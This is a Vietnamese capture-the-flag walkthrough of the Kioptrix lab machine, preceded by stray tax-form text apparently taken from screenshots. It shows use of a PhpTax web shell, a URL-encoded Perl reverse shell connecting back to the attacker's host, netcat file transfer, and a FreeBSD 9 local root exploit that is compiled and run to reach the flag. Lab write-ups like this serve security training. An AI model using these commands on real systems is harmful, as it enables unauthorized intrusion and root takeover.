Filing Status: 1 Single 2 Married filing jointly (even if only one had income) 3 Married filing separately. Enter spouse's SSN above 4 Head of household (with qualifying person). See page 21. If the qualifying person is a child but not your dependent, enter this child's name here. 5 Qualifying widow(er) with dependent child (year spouse died) (see page 21)


Exemptions: a Yourself. If your parent (or someone else) can claim you as a dependent on his or her tax return, do not check box 6a. b Spouse. c Dependents: (1) First name Last name (2) Dependents' social security number (3) Dependents' relationship to you (4) If you are claiming a dependent on this return, check box 6b. d Total number of exemptions claimed

Income: 7 Wages, salaries, tips, etc. Attach Form(s) W-2. 8 Tax-exempt interest. Do not include on line 8a. 9 Ordinary dividends. Attach Schedule B if required. 10 Taxable refunds, credits, or offsets of state and local income taxes (see page 24). 11 Alimony received. 12 Business income or (loss). Attach Schedule C or C-EZ. 13 Capital gain or (loss). Attach Schedule D if required. If not required, check box 14. 14 Other gains or (losses). Attach Form 4797. 15a IRA distributions. 15b Taxable amount (see page 25). 16a Pensions and annuities. 16b Taxable amount (see page 25). 17 Rental real estate, royalties, partnerships, S corporations, trusts, etc. Attach Schedule E. 18 Farm income or (loss). Attach Schedule F. 19 Unemployment compensation. 20a Social security benefits. 20b Taxable amount (see page 27). 21 Other income. List type and amount (see page 26). 22 Add the amounts in the far right column for lines 7 through 21. This is your total income.

Hình 20 Giao diện web

Tiếp theo intercept of và vào link


<http://192.168.56.114:8080/phptax/data/rce.php?cmd=id>



Hình 21 Thông tin ID

Sau đó là hostname

<http://192.168.56.114:8080/phptax/data/rce.php?cmd=hostname>




Hình 22 Thông tin hostname

Bước 5. Ra terminal dùng công cụ netcat để lắng nghe trên cổng 1234

Bước 6. Truy cập web theo đường dẫn sau

[http://192.168.56.114:8080/phptax/data/rce.php?cmd=perl%20-MIO%20e%20%27\\$c=new%20IO::Socket::INET\(PeerAddr,%22192.168.56.157:1234%22\);STDIN-%3Efdopen\(\\$c,r\);\\$~-%3Efdopen\(\\$c,w\);system\\$_%20while%3C%3E;%27](http://192.168.56.114:8080/phptax/data/rce.php?cmd=perl%20-MIO%20e%20%27$c=new%20IO::Socket::INET(PeerAddr,%22192.168.56.157:1234%22);STDIN-%3Efdopen($c,r);$~-%3Efdopen($c,w);system$_%20while%3C%3E;%27)



Hình 23 Connect thành công

Bước 7. Lên google search lỗ hổng của BSD 9.0

<https://www.exploit-db.com/exploits/26368>

copy file raw và tạo một file vi 26368.c paste vào

```
kali@kali: ~  
File Actions Edit View Help  
/*  
 * FreeBSD 9.{0,1} mmap/ptrace exploit  
 * by Hunger <fbsd9lul@hunger.hu>  
 *  
 * Happy Birthday FreeBSD!  
 * Now you are 20 years old and your security is the same as 20 years ago ... :)  
 *  
 * Greetings to #nohup, _2501, boldi, eax, johnny_b, kocka, op, pipacs, prof,  
 *          sd, sghctoma, snq, spender, s2crew and others at #hekkcamp:  
 *          I hope we'll meet again at 8@1470n ;)  
 *  
 * Special thanks to proactivesec.com  
 *  
 */  
  
#include <err.h>  
#include <errno.h>  
#include <unistd.h>  
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <fcntl.h>  
#include <sys/stat.h>  
#include <sys/mman.h>  
#include <sys/types.h>  
#include <sys/ptrace.h>  
#include <sys/wait.h>
```

Hình 24 Paste vào file 26368.c

Bước 8. Mở thêm 1 tab terminal thiết lập kết nối lắng nghe trên cổng 5678

Các tùy chọn đi kèm lệnh nc:

- -l: Đặt Netcat vào chế độ lắng nghe (listen mode), cho phép nó chờ kết nối từ một máy khác.
- -n: Sử dụng địa chỉ IP thay vì thực hiện tra cứu DNS để chuyển đổi hostname (nhanh hơn và giảm rủi ro bị gián đoạn).
- -v: Bật chế độ verbose, hiển thị thêm thông tin về quá trình kết nối.
- -p 5678: Chỉ định cổng 5678 để lắng nghe các kết nối đến.

< 26368.c


- <: Dùng để chuyển nội dung của tệp 26368.c làm đầu vào cho Netcat.
- Tệp 26368.c:

o Đây có thể là một tệp mã nguồn C hoặc bất kỳ loại dữ liệu nào khác.

o Khi lệnh được thực thi, Netcat sẽ gửi nội dung của tệp 26368.c tới bất kỳ ai kết nối đến cổng 5678.

Bước 9. Lắng nghe file được truyền qua cổng 5678 bằng netcat

nc 192.168.56.101 5678 > 26368.c



Hình 25 Connect thành công

➔ Lệnh này sẽ nhận file được truyền tải qua cổng 5678 và lưu vào file 26368.c

Sau đó

gcc 26386.c -o exploit => Biên dịch chương trình c và lưu vào file có tên là exploit

chmod +x exploit => Cấp quyền thực thi để thực thi chương trình

➔ Chúng ta đã có được quyền root

```
$ gcc 26368.c -o exploit
$ chmod +x exploit
$ ./exploit
id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
```

Hình 26 Đã có quyền root

Bước 10. Bây giờ chuyển tới thư mục người dùng root để tìm flag

cd /root

ls

Cuối cùng dùng lệnh cat để xem file congrats.txt

➔ Chúng ta đã tìm được flag

```
/root/.folderMonitor.log
/root/.httpd-access.log (softlink)
/root/.ossec-alerts.log (softlink)

The folderMonitor.log file is just a cheap script of mine to track created/deleted and modified
files in 2 specific folders. Since FreeBSD doesn't support "iNotify", I couldn't use OSSEC-HIDS
for this.
The httpd-access.log is rather self-explanatory .
Lastly, the ossec-alerts.log file is OSSEC-HIDS is where it puts alerts when monitoring certain
files. This one should've detected a few of your web attacks.

Feel free to explore the system and other log files to see how noisy, or silent, you were.
And again, thank you for taking the time to download and play.
Sincerely hope you enjoyed yourself.

Be good ...

loneferret
http://www.kioptrix.com

p.s.: Keep in mind, for each "web attack" detected by OSSEC-HIDS, by
default it would've blocked your IP (both in hosts.allow & Firewall) for
600 seconds. I was nice enough to remove that part :)
```

Hình 27 Đã tìm được flag